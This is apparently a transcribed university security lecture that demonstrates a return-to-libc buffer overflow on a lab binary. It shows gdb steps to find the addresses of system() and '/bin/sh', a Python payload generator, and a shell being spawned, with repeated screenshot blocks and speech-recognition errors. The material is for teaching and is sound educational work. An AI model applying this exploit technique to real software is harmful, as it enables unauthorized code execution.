        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000 0xf7fb9000 /bin/sh
A syntax error in expression, near `0xf7fb9000 /bin/sh'.
(gdb) find 0xf7e08000 0xf7fb9000 "/bin/sh"
A syntax error in expression, near `0xf7fb9000 "/bin/sh"'.
(gdb) find 0xf7e08000,0xf7fb9000,"/bin/sh"
0xf7f6102b
1 pattern found.
(gdb) x/s 0xf7f6102b
0xf7f6102b:     "/bin/sh"
(gdb) 
```




```
system function address: 0xf7e42940
address of /bin/sh is 0xf7f6102b
```

```
le3/vuln
        0xf7e07000 0xf7e08000     0x1000        0x0
        0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb9000 0xf7fbc000     0x3000        0x0
        0xf7fd4000 0xf7fd5000     0x1000        0x0
        0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
        0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000 0xf7fb9000 /bin/sh
A syntax error in expression, near `0xf7fb9000 /bin/sh'.
(gdb) find 0xf7e08000 0xf7fb9000 "/bin/sh"
A syntax error in expression, near `0xf7fb9000 "/bin/sh"'.
(gdb) find 0xf7e08000,0xf7fb9000,"/bin/sh"
0xf7f6102b
1 pattern found.
(gdb) x/s 0xf7f6102b
0xf7f6102b:     "/bin/sh"
(gdb) 
```



```
system function address: 0xf7e42940
address of /bin/sh is 0xf7f6102b
```

```
        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000 0xf7fb9000 /bin/sh
A syntax error in expression, near `0xf7fb9000 /bin/sh'.
(gdb) find 0xf7e08000 0xf7fb9000 "/bin/sh"
A syntax error in expression, near `0xf7fb9000 "/bin/sh"'.
(gdb) find 0xf7e08000,0xf7fb9000,"/bin/sh"
0xf7f6102b
1 pattern found.
(gdb) x/s 0xf7f6102b
0xf7f6102b:     "/bin/sh"
(gdb) quit
A debugging session is active.

        Inferior 1 [process 4339] will be killed.

Quit anyway? (y or n) y
nptel@osboxes:~/nptel_codes/module3$ ls
e1            payload                        payload_with_exit
find_payload  payload_generator.py           vuln
Makefile      payload_generator_with_exit.py  vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim payload_generator
```



```
system function address: 0xf7e42940
address of /bin/sh is 0xf7f6102b
```

```
y = 'A'*76 + '\x40\x29\xe4\xf7' + 'A'*4 + '\x2b\x61\xf6\xf7'
print y
~
~
"payload_generator.py" 2L, 70C
```


Let us verify that this memory location actually has the required string, so we can do that by dumping the string in using this command X/S0XF7F6102B and we see that the string present /bin/bash or /SH, will record the string, address of/bin/sh is here okay, so this is all that we can need for a very basic return to libc attack, so how we will exit GDP, next thing we will do is to create a payload, so in order to create a payload we written a small Python script known as payload generator.

So will open that and what we see here is that this particular payload generator is print a string Y which comprises of 76 A, so the 76 A are used to overflow the buffer and as we and you can reconnect that if we overflow by 76 A, the next four strings would be overriding the return address, so in little Indian format will put the address of the system function that is F7E42940.

As you can see here this matches the address of system function which we have just found, next really were of 4 bytes in the stack, so we just fill it with some arbitrary values, in this case we put A but we could actually to fill it with anything and then we put the address of the string/bin/sh, so this address F7F6102B which matches the address that we have actually found for/bin/sh.


So what is going to happen now is that when the function actually returns is going to return to this particular address which we are specified over here and which would be present in the return address location in the stack and this would trigger the system function in libc to execute, the system function would then tick from the stack, the only argument that it requires and this argument is a character pointer and it is expecting a pointer to a string comprising of an executable, so it uses this address as the argument and picks the string/bin/sh and executes it.

(Refer Slide Time: 13:59)




```
system function address: 0xf7e42940
address of /bin/sh is 0xf7f6102b
```


```
(gdb) find 0xf7e00000 0xf7fb9000 /bin/sh
A syntax error in expression, near `0xf7fb9000 /bin/sh'.
(gdb) find 0xf7e00000 0xf7fb9000 "/bin/sh"
A syntax error in expression, near `0xf7fb9000 "/bin/sh"'.
(gdb) find 0xf7e00000,0xf7fb9000,"/bin/sh"
0xf7f6102b
1 pattern found.
(gdb) x/s 0xf7f6102b
0xf7f6102b:     "/bin/sh"
(gdb) quit
A debugging session is active.

        Inferior 1 [process 4339] will be killed.

Quit anyway? (y or n) y
nptel@osboxes:~/nptel_codes/module3$ ls
e1            payload                          payload_with_exit
find_payload  payload_generator.py             vuln
Makefile      payload_generator_with_exit.py  vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim payload_generator.py
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ python payload_generator.py > e2
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e2)
```



```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 4339] will be killed.

Quit anyway? (y or n) y
nptel@osboxes:~/nptel_codes/module3$ ls
e1            payload                          payload_with_exit
find_payload  payload_generator.py             vuln
Makefile      payload_generator_with_exit.py  vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim payload_generator.py
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ python payload_generator.py > e2
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e2)
$
$
$ ps
  PID TTY          TIME CMD
 3799 pts/4    00:00:00 bash
 4415 pts/4    00:00:00 vuln
 4416 pts/4    00:00:00 sh
 4417 pts/4    00:00:00 ps
$
```




```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 4339] will be killed.

Quit anyway? (y or n) y
nptel@osboxes:~/nptel_codes/module3$ ls
e1            payload                          payload_with_exit
find_payload  payload_generator.py             vuln
Makefile      payload_generator_with_exit.py  vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim payload_generator.py
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ python payload_generator.py > e2
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e2)
$
$
$ ps
  PID TTY          TIME CMD
 3799 pts/4    00:00:00 bash
 4415 pts/4    00:00:00 vuln
 4416 pts/4    00:00:00 sh
 4417 pts/4    00:00:00 ps
$ exit
```



```
system function address: 0xf7e42940
address of /bin/sh is 0xf7f6102b
```

```
        Inferior 1 [process 4339] will be killed.

Quit anyway? (y or n) y
nptel@osboxes:~/nptel_codes/module3$ ls
e1            payload                          payload_with_exit
find_payload  payload_generator.py             vuln
Makefile      payload_generator_with_exit.py   vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim payload_generator.py
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ python payload_generator.py > e2
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e2)
$
$
$ ps
  PID TTY          TIME CMD
 3799 pts/4    00:00:00 bash
 4415 pts/4    00:00:00 vuln
 4416 pts/4    00:00:00 sh
 4417 pts/4    00:00:00 ps
$ exit
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim payload_generator
```



```
system function address: 0xf7e42940
address of /bin/sh is 0xf7f6102b
```

```
y = 'A'*76 + '\x40\x29\xe4\xf7' + '\xb0\x57\xe3\xf7' + '\x2b\x10\xf6\xf7'
print y
~
~
"payload_generator_with_exit.py" 3L, 84C
```

So the first thing we need to do is run the payload generator and create the required payload, so we do this as follows, so we run Python payload generator.py and store the result in this file call E2 and then we run vull again and give the input using act E2 and give the input from the file E2, so what we see now is due to this maliciously formed string, it would trigger the system to execute and create the shell as before is missing with the regular buffer, this shell is what is present over her with the PID 4416.

And also what you see is that there are other processes present in the background, first is the bash which is the original process comprising of this particular tunnel, then you have the vull executable which has a process ID 4415 and it is still running in the background, we have SH and of course this particular process PS which we have just used.

So what the system function does is that it fox a process and then executes that particular process, so essentially the child of this one process is the shell that we have just created, now the one process is locked until the SH process completes its execution, so when we terminate this SH process what we see is that the one process will continue to execute, so let us see this happening so we exact the SH but what we will see is that the one process will have a segmentation fault okay.

So this is because the one process is looking in these stack and it takes out some garbage or some arbitrary values from the stack and tries to executes that and it is causing this, the process to actually crash and as we have seen in the theory, a of better way of doing it is to safely exit that particular program, as an assignment you could try to modify this wonderbility that we have created, this wonderbility that we have exploited and try to safely exit from the shell, so in order to do that we also created this Python script payload generator with exit, which creates the string not only comprising of the system function that we have here and its corresponding argument but also the exit function, so this address you would require to fill with the address of the exit function, which would be present somewhere in the libc memory region of the process. Thank you.